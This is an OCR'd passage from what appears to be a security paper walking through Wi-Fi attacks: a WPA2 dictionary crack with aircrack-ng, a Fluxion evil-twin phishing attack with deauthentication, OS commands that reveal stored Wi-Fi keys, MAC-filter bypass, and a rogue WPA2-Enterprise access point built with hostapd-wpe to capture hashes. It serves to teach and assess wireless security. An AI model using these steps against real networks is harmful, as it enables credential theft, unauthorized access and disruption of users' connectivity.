┌──(root💀kali)-[/home/kali/Desktop]
└─# chmod 777 IyerrrTest-01.kismet.netxml

┌──(root💀kali)-[/home/kali/Desktop]
└─# ▯
```

```
                               Aircrack-ng 1.6

                   669/14344392 keys tested (5530.08 k/s)

      Time left: 43 minutes, 0 seconds                           0.53%

                          KEY FOUND! [ superstar12 ]


      Master Key     : AA 62 0F 2C 36 9B 07 CE 0D 10 5D 62 34 DB 3F DB
                       25 D2 4B 6A CB FB 24 72 2C 7B 2A CD 08 9F 52 83

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 1B 7A 13 14 C2 5F A7 9D A6 9F F3 E4 49 89 27 F7


┌──(root💀kali)-[/home/kali/Desktop]
└─# █
```

Figure 4.8: Dictionary attack successful!


Summary:

The idea behind this technique is sufficient for an attacker to get into someone's Wi-Fi network that uses a weak password. This method uses a user (station) as a bridge for this scenario. No matter if the Wi-Fi administrator uses WPA2-Personal or WPA protocols. As long as the mechanism used in the configuration is a pre-shared key (PSK), this method will work. However, an advanced administrator in this security field can always use more security layers to strengthen his network, making it more difficult for an attacker even after finding the password. Therefore, some extra steps would be required to connect to the network successfully.

Evil Twin Attacks

The intention behind the evil twin attack is like the previous attack. The only difference is that in an evil twin attack, the attacker does not want to perform any cracking scenario to avoid time-consuming and the possibility of unsuccess after spending that much time. Instead, the attacker simulates the target SSID to his own by capturing its hash password.

We first start the Evil tool and proceed to an airodump-ng Wi-Fi network enumeration. Note that your wireless card should be attached to your computer (your Kali attacker's machine). After that, since we do not have any pre-captured handshake yet, we must continue without selecting any .cap hashed file. Doing so will allow the program to look for the handshake by itself. Then, we duplicate the target Wi-Fi by selecting it from the listed networks in the vicinity.



JRD_KL29Okt21x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*Untitled Document 1 - ...
root@kali: /home/kali/D...
XTerm
02:09 PM
DHCP
Open
root@kali: /home/kali/Documents/FilesFromKaliLinux/fluxion-master
Wifi Information
FAKEDNS
Deauth all [mdk3] [redacted]
Right Ctrl

```
DHCPREQUEST for 192.168.1.36 from [redacted] via wlan0: unknown lease 192.168.1.36.
DHCPREQUEST for 192.168.1.36 from [redacted] via wlan0: unknown lease 192.168.1.36.
DHCPREQUEST for 192.168.1.36 from [redacted] via wlan0: unknown lease 192.168.1.36.
DHCPREQUEST for 192.168.1.36 from [redacted] via wlan0: unknown lease 192.168.1.36.
DHCPDISCOVER from [redacted]e via wlan0
DHCPOFFER on 192.168.1.100 to [redacted] via wlan0
DHCPREQUEST for 192.168.1.100 (192.168.1.1) from [redacted]e via wlan0
DHCPACK on 192.168.1.100 to [redacted]via wlan0
reuse_lease: lease age 1 (secs) under 25% threshold, reply with unaltered, existing lease
for 192.168.1.100
DHCPREQUEST for 192.168.1.100 (192.168.1.1) from [redacted] via wlan0
DHCPACK on 192.168.1.100 to [redacted]e via wlan0
```

```
Future >

[i] Attack in progress ..

    1) Choose another network
    2) Exit

#>
```


```
ACCESS POINT:
  SSID............: [redacted]
  MAC.............: [redacted]:F8
  Channel.........: 6
  Vendor..........:
  Operation time..: 00:02:13
  Attempts........: 0
  Clients.........: 1

CLIENTS ONLINE:
```

```
Request: policyorchestration.ccs.mcafee.com. -> 192.168.1.1
Request: rpc-prod.versussystems.com. -> 192.168.1.1
Request: prod.registrar.skype.com. -> 192.168.1.1
Request: prod.registrar.skype.com. -> 192.168.1.1
Request: prod.registrar.skype.com. -> 192.168.1.1
Request: client.wns.windows.com. -> 192.168.1.1
Request: context-enroll.ccs.mcafee.com. -> 192.168.1.1
Request: client.wns.windows.com. -> 192.168.1.1
Request: rpc-prod.versussystems.com. -> 192.168.1.1
Request: context-enroll.ccs.mcafee.com. -> 192.168.1.1
Request: prod.registrar.skype.com. -> 192.168.1.1
Request: client.wns.windows.com. -> 192.168.1.1
Request: rpc-prod.versussystems.com. -> 192.168.1.1
Request: context-enroll.ccs.mcafee.com. -> 192.168.1.1
Request: dns.msftncsi.com. -> 192.168.1.1
Request: client.wns.windows.com. -> 192.168.1.1
Request: client.wns.windows.com. -> 192.168.1.1
Request: dns.msftncsi.com. -> 192.168.1.1
Request: rpc-prod.versussystems.com. -> 192.168.1.1
Request: client.wns.windows.com. -> 192.168.1.1
Request: client.wns.windows.com. -> 192.168.1.1
Request: dns.msftncsi.com. -> 192.168.1.1
Request: client.wns.windows.com. -> 192.168.1.1
```

```
Periodically re-reading blacklist/whitelist every 3 seconds
```

Figure 4.9: Launching Evil Twin Attack

Afterward, we use the de-authentication attack to force-disconnect any clients connected to the genuine network (i.e., the target SSID). (Note: The more clients you disconnect, the higher your chance of success. At the same time, the higher is your chance to be detected.) As soon as a client enters the valid credentials, the application will disappear, then three of our four terminals from the kali machine will also disappear. And the password will appear in a plaintext format in the "Wi-Fi Information" terminal.




ESSID: [redacted]
BSSID: [redacted]
Channel: 6

For security reasons, enter the WPA key to access the Internet.

Enter your WPA password: ••••••••

Figure 4.10: Malicious access point made available for users

Lastly, we just leave the attack running, and wait for any responses from clients to obtain our plaintext password.


121x64 [Running] - Oracle VM VirtualBox
View Input Devices Help
*Untitled Document 1 - ...
root@kali: /home/kali/D...
Wifi Information
02:10 PM
root@kali: /home/kali/Documents/FilesFromKaliLinux/fluxion-master
File Actions Edit View Help
Open
Ln 1, Col 1
INS
Right Ctrl

```
┌──(root💀kali)-[/home/kali/Documents/FilesFromKaliLinux/fluxion-master]
└─# 
```

```
                              Aircrack-ng 1.6

      [00:00:00] 1/1 keys tested (92.63 k/s)

      Time left: --

                          KEY FOUND! [ [redacted]

      Master Key     : 9E 92 EF 9C FD AA 1C 7D 16 2D FE EE 94 3C DA 72
                       64 4B 0B A1 A0 92 C2 FF FE 71 B9 3A FD 67 4A 73

      Transient Key  : A2 5E 43 21 AE 0F F8 E1 CD 6C 14 65 97 6F 74 B0
                       1A DB 60 03 30 BC 1A 24 35 FE 5F B7 C5 5C 3C 46
                       55 C7 41 92 6A D6 29 BB EE 52 25 F2 AE C4 B4 CC
                       E4 9C 91 AF EC EB 37 B9 E6 F5 F3 E7 5A 11 14 5D

      EAPOL HMAC     : C8 15 E3 BC BF C9 31 0E CF 47 E3 DB 12 7D 5F 9C


The password was saved in /root/[redacted]word.txt
```

Figure 4.11: Evil Twin attack successful!

How it works:

While the evil twin is active, the program tries to capture the handshake of the SSID while it keeps sending de-authentication packets to the stations. This way, no stations will be able to connect to the legitimate Wi-Fi network. The beauty about this attack is that, while preventing clients from connecting to the genuine network, it makes available a malicious SSID with the same name as the legitimate one (hence, evil twin). If a client attempts to enter a fake password, it will not work as the application which launched the attack already captured the hash of the real password. As soon as a client enters the real password, the attack will stop automatically. You will see the password in cleartext on your attacker's machine terminal. Then you can use it for further purposes.

Advantage:

The advantage of this technique is that: instead of proceeding to the cracking phase, the attacker will obtain the plaintext password of the Wi-Fi user. This step is also quick when a lot of stations are connected to the network. The reason is that, if you (as the attacker) do not care and disrupt the connection of the SSID, then all the devices which are connected to that Wi-Fi will be unable to connect while your de-authentication process is active. As a result, you might find at least one client which decides to enter the Wi-Fi credentials so that he can connect to the internet.

Disadvantage:

The downside of this method is that it appears very suspicious. Not only it is an open SSID (which subsequently asks for a password), but while it is present on the network, it renders the legitimate

SSID becomes inaccessible by stations. We use the Fluxion tool for this demonstration with Kali 2021.3 operating system for the attack.

Exploitation of Operating System Vulnerability


There are a variety of techniques an attacker can use to gain access to a victim's machine remotely. Metasploit framework is well-known and very powerful for this matter. Please see [14] to know more about the framework)

But in this article, we assume that the attacker has physical access to the victim's computer. Stats have shown that a small percent of computer users use Command Prompt, PowerShell, Terminal on their computers. An attacker can exploit these environments to list active directories, discover sensitive files, obtain Kerberoasting hashes, Wi-Fi network passwords along with their SSID, find open and filtered ports, etc. However, from a security perspective, a computer user or a manager of a network can restrict access to these programs so that a user without an administrator's privilege cannot perform tasks using those programs. Additionally, the computer owner can delete the Wi-Fi password from the computer after every use. Nevertheless, in a case where the computer owner does not restrict any such things, an attacker with physical access to the operating system can check for Wi-Fi credentials that the computer has previously used.

Moreover, having physical access to a computer does not mean you have everything. If the computer has a password on it (an administrator password, or BIOS password, master password), accessing the terminal and command prompt (cmd) will be more difficult. Again, there are still excellent means that an attacker can use to get into someone's computer. But we do not focus on bypassing the administrator's password on the login screen PC in this paper. Assuming the attacker has already bypassed the process of logging in, he can perform the following commands without quotes:For Windows devices (tested onWindows7 to Windows 11): "netsh wlan show profiles"

(and press enter). Then, by selecting a target SSID, he can subsequently execute "netsh

wlan show profile target_wifi_name key = clear".



```
:\Users\Lifars_Jean>netsh wlan show profile LIFARS key=clear

rofile LIFARS on interface WiFi:
=======================================================================

pplied: All User Profile

rofile information
-------------------
    Version                : 1
    Type                   : Wireless LAN
    Name                   : L[redacted]
    Control options        :
        Connection mode    : Connect manually
        Network broadcast  : Connect only if this network is broadcasting
        AutoSwitch         : Do not switch to other networks
        MAC Randomization  : Disabled

onnectivity settings
---------------------
    Number of SSIDs        : 1
    SSID name              : "L[redacted]
    Network type           : Infrastructure
    Radio type             : [ Any Radio Type ]
    Vendor extension          : Not present

ecurity settings
-----------------
    Authentication         : WPA2-Personal
    Cipher                 : CCMP
    Authentication         : WPA2-Personal
    Cipher                 : GCMP
    Security key           : Present
    Key Content            : Ba[redacted]al

ost settings
-------------
    Cost                   : Unrestricted
    Congested              : No
    Approaching Data Limit : No
    Over Data Limit        : No
    Roaming                : No
    Cost Source            : Default


:\Users\Lifars_Jean>_
```

Figure 4.12: Operating System may leak Wi-Fi password

For Linux-based (tested on Ubuntu and Kali):

“sudo cat /etc/NetworkManager/systemconnections/<target_SSID>.nmconnection”. The content behind the pre-shared key (PSK=) is the password.

ForMac OS: "security find-generic-password -ga target_SSID | grep “password:” ". (Without


the outside quotes)

Bypass MAC address security

As we have already seen in some previous pages, the security configuration of a network using the MAC address option can be a hassle, especially when the administrator keeps receiving guesses which have to use the Wi-Fi network. For example, using the MAC address option in a hotel restaurant is a bad practice. The issue is that the Wi-Fi administrator would have to put each client's device MAC address in a whitelist and remove them when they leave. But in a case where the attacker faces this security issue after obtaining the password (whether from brute-force or the Evil Twin), he can always try to bypass the MAC filter. Firstly, the cheat attention would be that: after running the airodump tool against the target SSID, the attacker will be able to see MAC addresses of devices that are connected to the network. Hence, they are whitelisted devices since they are active on the network. So, the attacker can put his interface down and change his MAC address to match one of those stations, then change his interface back to the original. This is one possibility of a few existing ones an attacker can go through to bypass the MAC address security. (For more information, please see [15], [16]).

Attack Scenario against SSID using WPA2-Enterprise

Firstly, the WPA2-Enterprise is more secure than WPA2-Personal. The reason is that it does not allow the share of a pre-shared key to anybody who wants to connect to the SSID (Wi-Fi name). In WPA2-Personal, for a device to connect, the Wi-Fi administrator (owner) should share the Wi-Fi password with that person. But in the case of the WPA2-Enterprise, each person who wants to connect to the SSID should have a specific username and password to proceed. Therefore, to create another authenticated SSID to lure the victim into entering his credentials, you have to mimic the legitimate SSID, i.e., you can purposely mistype a letter to make it look the same. For example, if the legitimate SSID was "Lifars", you can deliberately create yours as "Lif4rs".




```
iated   Tx-Power=20 dBm
ff   Fragment thr:off

document metadata failed: Setting attribute metadata::gedit-position not suppor

nf
e.conf
2:c2 and ssid "Lif4rs"

nticated
iated (aid 1)

method=1

method=1
:2b
```

t@kali: /home/kali/D...
root@kali: /home/kali/Desktop
fortissl
rrreyl
Lif4rs
Secured
Enter your username and password
Username
Password
Connect using a certificate
OK
Cancel
A110307NP06LFTF
Network & Internet settings
Change settings, such as making a connection metered.
WiFi
Flight mode
Mobile hotspot
Right Ctrl

Figure 4.13: Attack scenario against SSID using WPA2-Enterprise

But if you try the same name "Lifars", the API might get into conflict. Even though it will be launched from the terminal, an "x" sign will be on the SSID, as a previous existing SSID is already in the vicinity. See the picture below for "lyerrr" SSID.



```
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
Could not read interface wlan0 flags: No such device
nl80211 driver initialization failed.
wlan0: interface state UNINITIALIZED->DISABLED
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
hostapd_free_hapd_data: Interface wlan0 wasn't started

┌──(root💀kali)-[/home/kali/Desktop]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.


┌──(root💀kali)-[/home/kali/Desktop]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off


┌──(root💀kali)-[/home/kali/Desktop]
└─# hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan0 with hwaddr 92:72:44:a9:d8:09 and ssid "Iyerrr"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

Devices Help
1 2 3 4 root@kali: /home/kali/D...
root@kali: /home/kali/Desktop
File Actions Edit View Help
rrreyl
Connected, secured
Properties
Disconnect
lyerrr
Network & Internet settings
Change settings, such as making a connection metered.
WiFi
Flight mode
Mobile hotspot
100%
Right Ctrl

Figure 4.14: Attack scenario step 2 against SSID using WPA2-Enterprise

Before going any further, there is another way you can hack into a WPA2-Enterprise, by using an Evil Twin technique. The issue is that the victim will see that there is no lock icon attached to it, and from then your SSID will appear suspicious.

But in any case, if the victim proceeds into giving his credentials, you will have everything as plaintext. This last characteristic gives the Evil Twin an advantage over the authenticated Wi-Fi we are about to demonstrate. In the previous scenario, the password the victim will enter is encrypted, but the username is in plaintext. However, our Wi-Fi has the advantage of being trusted because it is not an open SSID.

To get started:

It is important to have a wireless USB card attached to your attacker's machine. In our case, we use TP-Link wireless USB kali machine.


We make an update to avoid any dependency-prone issues by typing "sudo apt-get update".

The next step is to ensure that we have a radius server installed on our attacker's machine. Hostapd- wpe is a good one to start with. Assuming the attacker's machine is a kali 2021.3 image.

After that, we have to modify the configuration file to our desired SSID. Check also if the default interface matches the one of the kali machines by typing "iwconfig". Usually, the interface of the wireless card is "wlan0". Then you can start your server.

Now on your kali terminal where the server is running, you will see the John The Ripper "jtr NETNTLM" hash there along with the hashcat NETNTLM. Using the hashcat, copy the hashcat text to a file.E.g: echo "Jean::::9314b44accca9531b7ec6.........01856fd031d09313d:328afcc1b557

c583" > try.txt




t21x64 [Running] - Oracle VM VirtualBox
View Input Devices Help
1 2 3 4
HG8145V5 — Mozilla Fi...
root@kali: /home/kali/D...
root@kali: /home/kali/Desktop
File Actions Edit View Help
rrreyl
Connected
Lif4rs
Secured
Unable to connect to this network
Close
[redacted]
Network & Internet settings
Change settings, such as making a connection metered.
WiFi
Flight mode
Mobile hotspot
Right Ctrl

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf
Using interface wlan0 with hwaddr c6:85:09:1b:d2:c2 and ssid "Lif4rs"
